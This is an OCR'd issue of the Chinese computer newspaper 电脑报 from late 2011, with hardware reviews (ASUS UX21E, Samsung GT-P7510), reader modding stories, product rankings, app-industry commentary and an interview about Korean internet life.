UX21E系统设计的故事

@电脑报评测工程师　胡进

华硕系统研发部资深设计经理
汪孝明

1. UX21E 在设计中遇到的最大障碍是什么？

答：UX21E 在设计之前，它的轻薄、性能、长续航和外观美学的目标都是既定的，因此我们需要想办法解决这些问题。

因为机身过于轻薄，当我们放入电池后，发现机身 PCB 所占的面积不足整机表面积的 1/3，而且所有功能部件面积的总和远大于 PCB 电路板的表面积，所以寻找更小体积的部件是 UX21E 设计面临的最大挑战。在 2D 和 3D 空间受限的情况下，只有和供应商一起开发适合 UX21E 的特殊规格零部件，如无线网络模块、内存、固态硬盘等。

2. 我们看到 UX21E 的内存是固化在主板上，如何在有限的 PCB 电路板上容纳下如此多的内存颗粒？

答：你提到的问题，我们在研发时的确遇到了，如果使用传统的内存颗粒，4GB 内存需要使用到 16 颗内存颗粒，显然在如此有限的 PCB 电路板上不可能容纳下如此多的颗粒，所以需要经过特别的定制。

事实上，我们设计内存时，所面临的挑战来自于单一内存颗粒的容量和单一内存颗粒所占的空间。为此我们采用了 DPP（Double density Package）封装技术，将两个内存颗粒封装在单一包装内，并将最终的厚度控制在了 1.1mm 左右，成功地解决了此问题。

3. UX21E 采用了全金属机身，C 面通过整块铝金属面板切割而成，这会不会提升制造成本和制造工艺难度？

答：肯定会提升制造成本的，但是我们更想把产品的惊艳和创新带给用户。因为 Zenbook 的前缘厚度为 3mm，后端厚度为 9mm，需要坚韧且富有质感的全铝材质制造，因此只能借助 CNC 数控机床来完成。

由于对外壳的紧密度要求很高，所以每台 CNC 数控机床一天只能完成 3 套外壳，A 面更是经过技师手工抛光、机械臂拉丝同心圆等工序完成，每套外壳需要耗时 4 个小时。正因为如此，Zenbook 的外壳几乎占到了整机 30%~40%左右的成本，我们也通过法律合同方式约束供货商确保 Zenbook 外壳的顺畅供应。

4. UX21E 全部采用金属材质外壳，如何保证无线网络信号的顺畅通讯？

答：你观察得非常仔细，UX21E 的金属顶盖表面的确是一体的，没有任何塑料材质，因此我们没有将天线放在 LCD 模组的两侧，而是采用独特的转轴中空设计，将天线放置在转轴内侧，并将讯号放大了 1 倍，以保证信号传输的顺畅和稳定。

三星商城：shop.samsung.com.cn
订购服务热线：400-686-9300

✓
外形时尚、设计出众
性能不错、系统优化到位
本地应用丰富实用

✗
视频播放能力不强
内置闪存速度较慢

基本参数：

- ■屏幕：10.1英寸1280×800像素TFT
- ■系统：Android 3.1
- ■CPU：1GHz NVIDIA Tegra2
- ■GPU：NVIDIA GeForce
- ■内存：1GB RAM
- ■电池：7000mAh
- ■尺寸：256.7mm×175.3mm×8.6mm
- ■重量：560g
- ■摄像头：后置300万像素+前置200万像素
- ■价格：3688元（16GB WiFi）

测试数据


- ■**Quadrant总分：**2319
- ■**CPU：**3531
- ■**Memory：**1998
- ■**I/O：**5026
- ■**2D：**255
- ■**3D：**783

视频


《功夫熊猫2》MP4 720P 6Mbps 流畅
《加勒比海盗4》RMVB 720P 13Mbps 流畅
《变形金刚3》AVI 1080P 15Mbps 掉帧

游戏


《愤怒的小鸟》流畅
《都市赛车5》流畅
《现代战争：沙漠风暴》流畅



UI经过了三星二次优化，整洁、美观，很多功能模块需要本地服务商支持



内置的Samsung APP商店，没什么特色，和很多第三方应用商店差不多



社交圈、阅读圈、影视圈、音乐圈，GT-P7510内置的4大娱乐平台，整合了国内几家较大的互联网服务

说GT-P7510你可能一时反应不过来，它就是Galaxy Tab 10.1的行货版本。其实，自从iPad 2上市以来，人们一直在寻找一款各方面能够与之较劲的产品，现在，GT-P7510来了，它能否充当这样的角色呢？

请叫它“iPad 2杀手”


三星GT-P7510平板测试

电脑报
产品评测中心
Product Evaluation Center


再次刷新纤薄纪录

平板还可以更轻薄：当乔布斯在iPad 2发布会上公布该机的机身数据时，全世界都被8.8mm的厚度与601g的重量所折服，可仅过了半年，这一纪录就被P7510所打破。其实早在2月的MWC2011大展上，三星就发布了该机，不过当时的工程样机比正式版厚重不少，所以并未引起人们的关注。也许你会说0.2mm的厚度优势可以忽略不计，没错，但近50g的重量在手持设备上差距就非常大，何况P7510还拥有更大的屏幕，轻薄的优势就相对明显了。

握持感带来新体验：如果你经常使用平板，就会有一个感觉——很多时候我们还是在单手握持。这就造成了手掌必须发挥至少两个作用：承受重量、保持平衡，正是由于这种原因，市面上很多大尺寸平板长时间使用还是很压手。P7510轻量化的机身所带来的体验立竿见影，无论是单手操作网页还是看电子书都非常舒适，让人愿意长时间去使用。另外就是在玩《极品飞车》这种重力感应游戏，或者与朋友视频聊天时，握持的舒适性都表露无遗。



虽然屏幕只大了0.4英寸，但由于采用了宽屏设计，整机看上去还是比iPad 2（上）大了一圈



GT-P7510（上）和iPad 2堪称目前平板市场的“轻薄双骄”，视觉和手感难分伯仲

从内到外的本土化

不一样的蜂巢：自从Google发布平板专用的Android 3.×（代号蜂巢）系统后，市面上的产品如果只看屏幕，就很难分辨到底是哪家的产品。针对这一情况，三星将Touchwiz 4.0界面引入了P7510，从解锁界面开始，深深地烙上了三星印记。除了可以更加自由组合的插件与功能模块之外，底层伸缩菜单与快速截屏键更是极其实用。可以说Touchwiz 4.0的引入不但可以加深用户对三星产品的印象，也可以培养消费者对品牌的依赖感，有助于建立用户对三星平板的持续购买意愿。

集成很多流行服务：对于那些不愿意购买Android平板的人，很大一部分是因为Google的众多核心服务，目前在大陆都不能完美使用，特别是行货，连客户端都删除了。为此，现在很多厂商转而开始与本地服务商合作，三星全新开发的社交圈、阅读圈、影视圈、音乐圈4大服务平台，就分别与新浪、优酷、掌阅等国内多家知名服务商合作，将它们的内容直接整合进了P7510。如果你没什么特殊要求或爱好，系统自带的应用就足够玩上一阵了。

工程师观点 | 周一 市场需要更多制造纠结的平板

如果我分别问大家：1000元买什么平板？2000元买什么平板？3000元买什么平板？相信不同的人都会给出不一样的答案。但假如我问4000元买什么平板？可能绝大多数人都会给出同样的答案——iPad 2。这就是问题的关键，现在的中高端平板市场，能够真正对iPad 2造成冲击，或者说让消费者纠结的产品实在是太少，没有第二选择对于平板市场来说并非好事。

P7510在我所使用过的平板中，是印象比较深刻的，它让我产生了少有的不选择iPad 2的念头。无论是工业设计还是配置，P7510都非常出色，并且有些方面比iPad 2有过之而无不及。只是说目前应用程序还暂时不如前者丰富，但我认为这并不是大问题，因为绝大多数主流应用Android平台已经跟上。在这种情况下，不管是个人购机还是帮助市场良性循环，能够制造选购纠结的平板还是越多越好！

三星GalaxyTab平板家族

Galaxy Tab是三星平板系列的家族代号，当然也是首款产品——P1000的海外型号，目前中国大陆在售的产品共有3款，分别是P1000、P7300（P7310）、P7500（P7510），可以说基本覆盖了不同尺寸、配置、价位。当然，5英寸以下的小尺寸版本，和7.7英寸的中尺寸版本也已经曝光，未来将进一步完善Galaxy Tab产品线。

P1000
参考价格：4799元
推荐指数：★★★

P1000采用了7英寸TFT触摸屏，分辨率为1024×600，整机重量为380g。该机搭载了Android 2.2版操作系统，内置1GHz Cortex A8处理器、PowerVR SGX 540 GPU、512MB内存。另外，它还配备了前置130万像素+后置300万像素摄像头，支持WiFi、蓝牙3.0、4000mAh电池。

P7300(3G)/P7310(WiFi)
参考价格：4688元/3688元
推荐指数：★★★☆

P7300搭载Android 3.0系统，配备8.9英寸电容触摸屏，分辨率高达1280×800像素。它的机身厚度仅为8.6mm，比iPad 2还要薄，重量仅为470g。该机采用1GHz双核处理器。

P7500(3G)/P7510(WiFi)
参考价格：4688元/3688元
推荐指数：★★★★☆

P7500采用了10.1英寸大屏，分辨率1280×800像素，给用户带来了非常好的视觉体验。Galaxy Tab 10.1重量仅为560g，为手持和携带带来了极大的便利，而在机身厚度方面，Galaxy Tab 10.1仅为8.6mm，如此数据实在是让人惊艳。

GT-P7510正式版和此前CES2011上展出的样机背部设计不太一样，采用了整块工程塑料材质

围绕Galaxy的专利大战

苹果于今年4月在美国将三星电子公司告上了法庭，声称其Galaxy系列手机及平板“完全”复制了iPhone和iPad。不久后的7月，苹果要求法院禁止三星电子公司的产品在美国市场销售，这些产品包括Galaxy S 4G手机和Galaxy Tab 10.1平板。当地时间10月13日，在圣何塞举行的听证会围绕苹果提出的要求展开，苹果必须证明三星电子公司在手机和平板两个方面均违反了它的专利，并且也必须证明自己的专利依法是有效的。美国地方联邦法院法官露西·柯当天还表示，对于苹果声称的一个所谓“效用性”专利受到侵害而要求法院禁止三星电子公司销售相关产品这一要求，法院不给予支持。而对于其他3个所谓的苹果“设计”专利侵权指控，这位法官没有表示是否会作出上述判决。

晒机帮 晒机帮栏目正式开张，如果你喜欢捣鼓硬件、数码产品，喜欢纠结测试分数，那么这里就是展示你自己的地方，而且还可以和来自全国的玩家交流哦！

“我也玩上了鼠标横测”

重庆 陈杨

本人最喜欢玩 ARPG 和 FPS 类型的游戏，自从 2000 年疯玩《暗黑破坏神 2》毁掉了两个极动鲨之后，就对鼠标开始了持续“高烧”。2005 年，《魔兽世界》公测，我特地入手了罗技 MX510，为的就是它拥有两个侧边键，玩 MMO 的时候可以让左手空闲出来按更多的技能键。那段时间，我还入手了一款韩国思民出品的 FPS Gun 鼠标专门用来玩 FPS 游戏……事实证明那个选择是错误的，侧握式鼠标太难用了。

MX510 的微动和滚轮在我的摧残之下，终于牺牲了，我又入手了双飞燕的霹雳斧 X7，体积相对 MX510 来说更大一些，软件功能比较不错，当然，我最看重的还是它的侧边键。用了一段时间后，X7 又被我折磨得快要挂了，此时正赶上《魔兽世界》PVP 热潮，我又看上了 Razer 的那伽梵蛇，因为它有 12 个侧边键！这下左手彻底解放，可以轻松地跑位了。

不过，用了一段时间，还是觉得那伽梵蛇体型太小了，大拇指要按完所有的侧边键实在太累，打完几场竞技场，手指都快抽筋了。于是，咬咬牙拿下了赛睿的“大灾变”魔兽专用鼠标，它也是以丰富的按键以及宏功能著称，这下感觉好多了。用了一段时间，感觉它的体型又太大……最后又入手了 Razer 地狱蝰蛇备用（这买鼠标的频率算不算走火入魔），而且最近又被赛睿的 SENSEI 给毒到了，又要破财了啦！

总而言之，这么多年烧鼠标的我，也算是对这几款经典鼠标做了一次横向测试了，就个人看来，这几款鼠标中，适合所有 MMO 的应该是那伽梵蛇，最适合《魔兽世界》的是赛睿“大灾变”，综合 FPS 和 MMO 游戏手感方面，霹雳斧 X7 和 MX510 不相上下，但略好于地狱蝰蛇，至于 FPS Gun，创意不错，东西实在太难用……评测完毕。

专为《魔兽世界》“大灾变”设计的鼠标

“没钱也烧3G上网本”

湖北 清风

不同地点的下载测试数据	
130KM/h 时速火车	230KB/s
繁华的闹市区	185KB/s
工业区	270KB/s

本人爱好不是很多，除了看《电脑报》、逛技术论坛，就是有事没事喜欢捣鼓自己的笔记本。最近单位有外派出差，想着不能上网的日子真的叫人难受，所以想着办法为自己的上网本升级 3G 功能，做到随时随地、随心所欲上网，是不是特别的羡慕！

经过一番拆解和查询，看到自己的上网本预留有空闲的 3G 网卡插槽，心里大悦，看来升级 3G 功能终于有望了。一番“淘宝”之后，顺利购买到了内置 3G 网络模块、天线和 SIM 卡插槽，同时查阅了大量的改机宝典后，改机也就正式开始。

在改机过程中，首先，最大的障碍在于笔记本的拆解上，因为我拆掉了所有的螺丝发现，笔记本的 C 壳和底壳还是无法分离出来，仍然是网上查阅大量的资料，后来得到启发，发现键盘下方居然还藏着大量的固定螺丝，看来上网本也是机关重重啊！一番努力之后，上网本终于被我大解八块，升级也正式开始。

接下来的工作就变得十分简单了，安装天线的工作比想象的要简单不少，顺着液晶屏边缘走线，顺着转轴的屏钩进入主板达到 3G 插槽的附近，然后装上笔记本就意味着工作完成了一大半，心里也充满了无限的期待，于是迫不及待地安装 3G 上网卡和 SIM 卡插槽。

由于 SIM 卡插槽是和 3G 上网卡并联接在一起的，所以这个工作耗费我不少的时间，必须小心翼翼，一旦出现了短路现象，那么这块 280 元的 3G 上网卡就完蛋了，这样真是得不偿失啊。幸运的是，完成此操作后，正常识别到了 3G 上网卡，并顺利实现了拨号上网。在 130km/h 时速的火车上，下载速度可以达到 230KB/s，还是十分给力。

整个改造过程下来，升级操作并没有花费我太多的时间，相反寻找改造方案、选购配件、拆解笔记本等操作，相对升级本身要复杂很多。这次升级也让我明白，只要敢玩，没有什么不可能！

“内存做硬盘，载入神速”

北京 刘锋

前段时间，看了电脑报《16GB 大内存怎么玩》一文，很受启发，想亲自试试。于是立马把自己的 8GB 内存升级到了 16GB（一共 4 条 4GB DDR3 1600），同时使用 Ramdisk 软件，把其中 10GB 虚拟为了硬盘，先测试了一下硬盘响应速度，以前的机械硬盘是 79 IOPS，现在用 DDR3 1600 做的硬盘，能够达到 187595 IOPS……太夸张了，持续传输速度也达到 6GB/s 以上。

内存虚拟硬盘性能测试

	传统硬盘载入	内存虚拟硬盘载入
《失落的星球》	25 秒	8 秒
《愤怒的小鸟》	7 秒	1 秒
《植物大战僵尸》	8 秒	2 秒

接下来我把《失落的星球》游戏拷到内存虚拟的硬盘上，载入速度从以前的 25 秒，变成了 8 秒，果然效果非凡。再试了一下《愤怒的小鸟》和《植物大战僵尸》（体积比较小），载入基本上是秒进！太给力了，现在只希望单条 8GB 内存赶快上市，这样就能组 32GB 内存系统，我好把《魔兽世界》也装进去！

工程师问答

评测“点菜”

求评测 AMD 最新推土机处理器

湖北 何健：AMD 的推土机处理器已经发布了，作为一个 A 饭，我希望看看完整的天蝎座平台到底和 Intel 的 Sandy Bridge 平台有多大差别，到底值不值得我们购买。

王诚：A 饭朋友莫急，根据参加 AMD 发布会的本报记者消息，目前 AMD 送测的产品很快就会到达电脑报，到时我们会从架构分析、性能与功耗方面给大家送上最全面的评测报告。另外提一句，目前市场中已经可以买到低端的 FX-4100，至于 FX-8000 和 FX-6000 系列则在下周内全部到货，价格方面嘛，可能上市初期会比较贵，大家可以先观望一下。

大牌PK档

小米大战擎天柱

山东 刘琦：因为我已经有了 iPod Touch 4，对 iOS 系统已经玩透了，因此想买一部 Android 手机玩玩。目前比较关注小米手机和 LG 的 Optimus 2X，价格也差不了多少。看了《电脑报》的评测对这两款手机也算了解，但真不知道该选哪一款了。

周一：就这两款手机的配置来看，相差还真不是很多。小米手机采用了 1.5GHz 高通 snapdragon MSM8260 双核处理器，LG 的 Optimus 2X（擎天柱）采用了 NVIDIA Tegra2 双核处理器；二者的屏幕大小都为 4 英寸，分辨率也相差无几，只是擎天柱的屏幕在色彩方面表现更好一些；摄像头都为 800 万像素。不同的是小米的内存组合为 1GB RAM+4GB ROM，而擎天柱的内存组合为 512MB RAM+8GB ROM。价格上，小米手机为 1999 元，而擎天柱的改版机也在 2200 元左右。另外根据我们的测试，小米手机的 Quadrant 的跑分为 3445 分，而擎天柱为 2783 分，不过二者实际使用的操控性都不错。但还有个值得注意的问题：首先小米手机目前需要预订且等待较长时间才可购买，而擎天柱无需等待即可购买。因此，工程师建议你买 LG 擎天柱。

VS
12 34
SAT 5-19
LG
London
05 53
5:53 AM

体验“控”

长焦相机的疑惑

四川 张峰：在 41 期报纸 D03 版有佳能一款家用长焦相机的评测，看起来长焦相机很诱人，1000 多元的价格也很厚利，但不知道和卡片机、单反相比，长焦相机的优势在哪，真实的体验如何呢？

老狼：和卡片机相比，长焦相机的优势在于其焦段较长，灵活的焦段变化可以应付不同情景下的拍摄需求，有“一镜走天下”的能力，而且实际操控体验比卡片机更好；而与单反相比，长焦相机的优势就在于体积较小，携带方便，价格便宜。

Besy buy

Best buy 上榜的产品，都属于市场热点，经过评测中心所有编辑投票选出。明年计划引入读者投票机制，有兴趣的读者可多关注明年《电脑报》本栏目。

盈通镭龙 R6950-1024GD5 极速版 PCB

盈通 镭龙 R6950-1024GD5 极速版散热器

显卡类

NO.1
盈通 镭龙 R6950-1024GD5 极速版
499 元

NO.2
索泰 GTX560 Ti 1GD5 毁灭者 HA
1699 元

NO.3
七彩虹 550Ti-1024M D5
799 元

NO.4
蓝宝石 HD6950 1GB GDDR5 白金版
1799 元

NO.5
华硕 ENGTX560 Ti DC Ⅱ/2DI/1GD5
1799 元

站长薛昱：由于种种问题，NVIDIA 与 AMD 都已数月没有新品推出，所以双方都以价格战作为争夺市场的主要手段。尤以高端市场为甚，目前 1500 元以上的高端显卡市场都暗地将售价降低，以博取更大市场空间。降价后，高端游戏显卡的性价比凸显，进入 10 月以后，高端游戏显卡的销售量出现了明显增长，特别是以降幅巨大 NVIDIA GTX570 和 AMD Radeon HD6950 为主。

盈通镭龙 R6950-1024GD5 极速版最新报价 1499 元，值得推荐。这款显卡集成 Cayman Pro 核心，1408 个流处理器、32 个光栅单元，核心频率为 800MHz。采用了海力士 1GB GDDR5 显存，频率达到夸张的 5000MHz，再加上 256bit 位宽，使其显存带宽达到了惊人的 160GB/s，尽显高端显卡实力。

此款显卡做工属上乘，采用 6+2 相供电、全固态电容、封闭式电感，双 6pin 的外部供电使得显卡能发挥出最强性能。显卡采用了超频三的 5 热管双风扇高性能显卡散热器，这款散热器具有相当强悍的散热能力，使得显卡在满载运行时，其温度比公版 HD6950 低 10° 左右。由于采用了静音风扇的缘故，这款显卡的工作噪音也要比公版低。镭龙 R6950-1024GD5 极速版采用了 2×DVI+HDMI+DP 的接口方案，不管是接普通显示器还是液晶电视都能完全满足要求，并能够通过 DP 接口实现单卡 3 屏互联。

站长看来，虽说这款非公版显卡并不是普遍存在的高频版 HD6950，不过考虑到 HD6950 的性能还要稍强于 GTX560 Ti，而这款显卡已经杀到 1499 元的价格，性价比十分突出。另外，强力的散热器也使得这款显卡的频率仍有一定的提升空间。最近游戏大作频发，想要体验游戏乐趣的朋友不妨多关注一下。

硬件类

NO.1
华硕 P8Z68-V LE 主板
999 元

NO.2
Intel Core i3 2105 处理器
790 元

NO.3
AOC i2340VE 显示器
1189 元

NO.4
映泰 TA75M 主板
599 元

NO.5
金士顿 骇客神条 1600 4GB
内存 190 元

编辑王诚：Intel 旗舰级芯片组，一线大厂华硕主力型号，做工扎实，接口齐全，不仅在背板配有两个 USB3.0 接口，还内置了 USB3.0 前置接口插槽。最近价格已经突破千元限制，京东铁牌会员更是可以以 899 元的低价购买此款主板，是市场上较有性价比的高端主板。

外设类

NO.1
赛睿 Xai 十周年鼠标
450 元

NO.2
微软 SideWinder X4 键盘
355 元

NO.3
雷柏 9060 无线键鼠套装
199 元

NO.4
伟训 进化论机箱
699 元

NO.5
航嘉 冷静王至强版
319 元

编辑王宇：标准的游戏竞技鼠标。分辨率高达 5000dpi、两挡调节、8 个可定义按键、左右手对称设计，适用于所有游戏竞技玩家，过界能力同样不俗。从游戏竞技玩家的反应来看，这款鼠标的手感非常舒适，特别适合要求定位精准的 FPS 游戏玩家使用。

手机类

NO.1
LG Optimus 2X（白色）
2350 元（改版机）

NO.2
苹果 iPhone 4 16GB
4548 元

NO.3
三星 i9100
4599 元

NO.4
联想 乐 phone
1498 元

NO.5
摩托罗拉 Atrix ME860
3299 元

编辑周一：如果说擎天柱代表着性能至上，那么白色的擎天柱就是为其添上了时尚的外衣。800 万像素的摄像头加上白色的外观，足以吸引 MM 们的眼球，而 2350 元的改版机价格可比 iPhone 4S 靠谱多了，再加上本就强大的主机性能，自然成为目前最火热的手机之一了。

平板类

NO.1
联想 乐 Pad A1
1000 元（预订价）

NO.2
苹果 iPad2 16GB WIFI
3688 元

NO.3
蓝魔 W12HD
1199 元

NO.4
Acer A100
2499 元

NO.5
酷比 U9GT
799 元

编辑阿卡：德州单核 1GHz 处理器、512MB 系统内存、2GB 储存容量、7 英寸的广角 LED 多点触控屏，这款性能相当不错平板电脑正以 1000 元的价格预订中，是目前市场上相当火热的产品。联想为 A1 还提供了 4 种不同的颜色来满足用户个性化的需求。

数码相机类

NO.1
佳能 PowerShot G12
3890 元

NO.2
索尼 DSC-W570
1338 元

NO.3
尼康 COOLPIX P500
2750 元

NO.4
富士 S2900HD
1288 元

NO.5
三星 PL120
999 元

编辑陈广伟：佳能经典款数码相机。这款相机的用户体验做得非常好，不仅手感舒适，而且所有可调节的属性都在机身上找到相对应的调节旋钮，2.8 英寸的可旋转液晶屏也能为用户拍照带来不小的帮助。另外相机也具有 720P 分辨率的短片摄影功能。

电脑报 APP and Game

F 应用娱乐

2011年10月24日　第42期
F01~F16 版

投稿信箱:pcw-soft@vip.sina.com
热线:(023)63658800
传真:(023)63658889

主编:马渝曦
主笔:张芃捷
美编:毛代洪

>F08 Windows三代系统大PK　>F03 找妹子找出来的社交APP　>F06 主流高清播放软件横测

掌中数据谁来管

随着手机等移动终端的存储量越来越大,用户手中的数据越来越繁杂,对数据的管理开始具有挑战性,自行打理已然不太可能……

@主笔 张芃捷

心烦的人儿
有 APP 帮你管数据了

智能手机俨然已成电脑等设备的延伸装备,然而,原本单纯的掌上设备无法承载扑面而来的数据、资料、照片,移动终端存储管理软件势必攻占你的移动桌面。

iPhone、Android 等手机中的数据不好打理，有木有? iPad 等各式平板中的数据不好打理，有木有? 想必天天摩挲掌上设备的你已经发现手中的数据不好打理了吧。现阶段,手机和平板电脑等终端设备自带的数据管理软件还处于一个刚起步的水准，用户体验参差不齐,软件既不直观,对文件系统的支持也不到位，要同步数据也相当恼火。所以,对于移动终端的数据管理来说，直观方便的体验、安全可靠的访问,以及自动化的云备份，是现阶段大多数设备自带的软件无法提供但又是用户十分需要的。

针对这些问题，主流移动终端上出现了一些数据管理 APP。iOS 上，苹果官方提供了 Core Data 框架,使开发者能够方便地制作需要访问 iPhone 和 iPad 上的数据的应用。Android 相对开放一些,应用就更多一些,用户可以迅速找到自己下载的程序包以及 MP3 和 PDF 文档。但提供数据安全保证和云备份功能的应用,市场上就不多了。虽然腾讯提供的部分手机软件也具有加密和备份功能，但是并没有自动同步的机制。

显然移动终端需要一些传统的数据管理技术支持，例如文件格式兼容性支持（以便读取不同文件格式的外部存储)、数据索引技术（以便支持快速搜索等),以及根据不同移动设备终端所提供的界面框架和适应低带宽数据传输的智能压缩。当然,最核心的技术还是云计算。通过云计算技术，不仅可以实现数据的自动同步，使用户在设备不在身边时也可以照常访问，并且还可以随时将数据共享给其他人，真正享受移动带来的便利。

创新的人儿
当管家或许有机会

当管家,即使当免费的管家,也有机会出头。因为市场的空白让你有机会占领一个个对你“饥渴难耐”的桌面。拥有了庞大的用户群有啥作用? 你懂的。

目前，在这个领域发力的软件数量还不太多。那么,这个市场的规模有多大呢?可以说,有多少移动终端,就有多少潜在用户。不仅包括所有的智能手机和平板电脑，甚至有一部分非智能手机都在这类应用所能涵盖的范围内。

目前，我们打听到盛大创新院已经推出了基于云计算的网盘产品，支持用户将移动终端中的数据同步到云端，包括将手机拍摄的照片、视频直接分享的功能,还支持直接将视频发布到视频网站并与联系人分享链接的功能。该产品同时支持 PC 以及基于 iOS 和 Android 的移动终端,是跨平台的产品。另外,他们即将推出的 Android 文件管理器，可以提供本地文件的分类和搜索,以及复制、发送、压缩等功能,这些功能都有着和 PC 的操作类似的体验。


而对于 iOS 终端的本地数据管理需求，以及基于 Symbian、WebOS 和 Bada 等较小众的移动设备操作系统,杀手级应用的覆盖还没有到位,这些都是广大开发者的机会。这块蛋糕的份额巨大,想象空间几乎是无限的。当然,目前几大移动软件供应商正在这个领域布局,现在如果做出出色的应用,走收购路线,对创业者来说也是一种不错的选择。

编辑观点

免费拉用户
赚钱靠垄断


@电脑报马渝曦：说实话,现在免费的各类手机辅助软件太多了,进程管理、安全保护、浏览器、聊天工具等,没人收用户的钱,要想真的从帮助用户管理数据入手赚钱,还真的很难。因为免费使用的习惯已经固定了,有谁愿意买单呢? 然而,或许数据管理服务只是一个切入点、一个突破口，拥有用户的数据管理权,拥有更多的智能终端,拥有更多用户也就意味着拥有了市场和话语权。或许,机遇就在这话语权吧。

第三帝国军品收藏与鉴赏
最具权威的参考书


第三帝国军品收藏与鉴赏最具权威的参考书
二战德国战利品
二战风云VI
GERMAN WAR BOOTY
German War Booty
军帽
制服和徽标
刀剑类
勋章和奖章
文件和纸制品
旗帜和军旗
银器、金器和瓷器
枪械
胸牌类
600幅实拍全彩大图
系统展示二战德国巅峰军事工艺

欧美畅销精品，已再版四次
600幅实拍高清大图，全彩铜板纸印刷
系统展示二战德国巅峰军事工艺

军帽、制服和徽标、刀剑类、勋章和奖章、文件和纸制品、旗帜和军旗、金银瓷器、枪械、胸牌类


国内唯一授权完整版
美军生存手册
THE U.S.ARMY SURVIVAL MANUAL
美国陆军部战地手册
21-76

它能救你一命
国内唯一授权完整版
没人比美军更懂得如何生存，
最好的民用绝处求生指南
230幅全图解！
手把手教你露营、探险、徒步旅行、极限运动等生存方法，出门必备手册，最安全的冒险体验！

深海狼群
铁甲兵团
兀鹰军团
黑色闪电
闪击先锋
空中堡垒
钢铁雄狮
赤色风暴
鹰击长空

AMBER独家授权，国内首次出版，
完全解密二战各国部队编制、战史、装备、徽标的权威读本。

全国各大新华书店、零售书店、书摊、当当网、卓越网、京东商城均有售。
微博交流：http://weibo.com/luoyingzhong

越境访谈 | Talk

一个只会关注身边事情的人注定做不了一个拥有广阔胸襟的人。通过“越境”关注他人生活，了解不同国家的网络生活，你对世界将有一个全新的认识。

ID：跃翊
年龄：27 岁
出游地：韩国
出国龄：6 年
兴趣爱好：摄影、旅游、编程以及跟电脑有关的东西
最喜欢的人：比尔·盖茨

“正常情况下载可以到达5MB/s，快的时候可以到达10MB/s。”跃翊如是说。算下来本鱼认识此人已经将近 7 个年头，此人现在是韩国釜山大学经济学科金融专业三年级在读博士。PS：文中图片均为此人摄影作品。

咪子鱼：你是什么时候决定去韩国的，为什么决定去韩国呢？

跃翊：读本科的时候一次偶然的机会，我在学校网站公告栏看到一个关于赴韩国釜山大学交换学习的通知，于是我报了名并成功地申请上。韩国在经济政策、金融制度、社会福利等方面有很多值得我们学习的地方，所以我决定留在韩国继续攻读研究生。

咪子鱼：到了韩国这么久，你感觉韩国的网络生态跟国内的网络生态有哪些区别？

跃翊：韩国拥有世界上最发达的网络系统，光纤网络遍布整个韩国，网速比美国还要快很多。韩国的网络实名化体系很成熟，当你注册一个网站或一个游戏时，必须提供有效的身份证号码。正因如此，韩国的网络环境相当好，无论是像 Naver 和 Daum 这样的门户型综合性网站，还是像 Gmarket 和 Interpark 这样的购物网站，或是各种大小论坛，都非常讲礼貌有秩序。在论坛中网友们都彬彬有礼，很少有骂人的情况，说得更多的是谢谢。在购物网站购买东西，很少出现假货或者东西不相符的情况，更多的是诚信。在韩国各所学校，地铁站、火车站和飞机场等公共交通系统，政府机构，商场，饭店，甚至包括小商店和小餐馆里，WiFi 都是免费提供的，还有快速稳定的手机 3G 网络，据说马上就要进入 4G 时代，我期待着它的到来。

咪子鱼：都说韩国网速是全球最快的，在上网速度这么快的国家，在网络应用方面有什么具体的感受？

跃翊：正常情况下载可以达到 5MB/s，快的时候可以达到 10MB/s。我每周末都会下载美剧，200MB 左右一集，只需要一两分钟就可以下载完。在韩国，网上大部分资源都是收费的，不过价格比较合理，看一部高清电影折合人民币也就几块钱。

咪子鱼：你说你曾经在韩国做过两个网站，大致怎么运作并协调韩国的同学共同开发的呢？

跃翊：2010 年我时任韩国釜山大学学生会会长，建立了釜山大学中国留学生官方主站，学校的官方网站是 www.pusan.ac.kr，使用的域名是 www.pusan.ac.cn，非常相像，便于记忆。另外一个是教育类的网站，叫韩亚教育网，域名为 www.hanyaedu.com，这是由韩亚教育咨询和韩国釜山国立大学中国留学生接待中心共同负责的一个合作项目。在韩国购买的域名空间如果遇到任何故障，只需拨打服务热线，他们会提供超级快速的服务，一小时以内完全解决问题，这充分保证了用户网站的稳定性。有时候，我也会使用一些免费的空间和二级域名，而免费的空间和二级域名除了有使用时限之外，在速度和稳定性上同收费的没有任何差别，不管是解析还是上传或是数据库出现问题，一样可以享受到收费用户般快速优质的服务。韩国的网络法律非常健全，网络监控很得力，韩国的网络几乎不可能出现用网站挂马或者挂病毒的情况。

海外传真 | Translation

本周刊小编为您精心搜索全球各大名媒最新资讯，打造IT界第一看世界平台。

IT 界的军校“突破营 2011”圆满结束

@日本 增田真树（摘自日本网站TechWave）

合田队胜利照

“一定要在两个月内完成这个计划！”突破营限制参加者必须是走入社会两年内的高中毕业生，并且要求在入住公寓前也要进行 APP 开发。在如此高压的条件下，竟然全国有 49 支队伍共计 160 人报名参赛。通过评选的 12 支队伍于东京品川的微软大楼进行最终决胜展示大会。

演示环节由 5 分钟展示加 2 分钟答疑构成，于是如何在限定时间内最大限度地展示 APP 内容将成为胜负的关键。短短 5 分钟的展示给人一种“时间长得有些浪费”的感觉。超过半数的队伍都是对竞争对手弱点的批判及对市场情况的大概描述，而对自己的 APP解说非常简短。偶尔有自信的选手会说“我们的 APP最厉害”，此时，看着问题百出的 APP 演示和计划书时，安静的空气让人非常头痛。

最后在激战中获得第一名的，是合田队的“FaceMatch”，一款有关 SNS 的 APP。它可以登记你感兴趣的异性，如果双方都登记了对方，它就会发出通知，将好奇心和人际关系巧妙地结合在了一起。

第二名是社交电话簿 APP “Engraph”，出自高中生高桥俊成所在的小组。他的编程实力非常强，心中的信念和坚韧的毅力不输于任何一个成功的成年人。

获得第三名的是中山队的活用休闲时间的 APP“I'm free！”和高濑队的 Twitter 客户端“Mutl”，后者的信息推送简单方便，完成度非常高。此外，微软还特别表彰了轻量级存储 APP “TegalStock”，称其出奇的点子前所未闻。

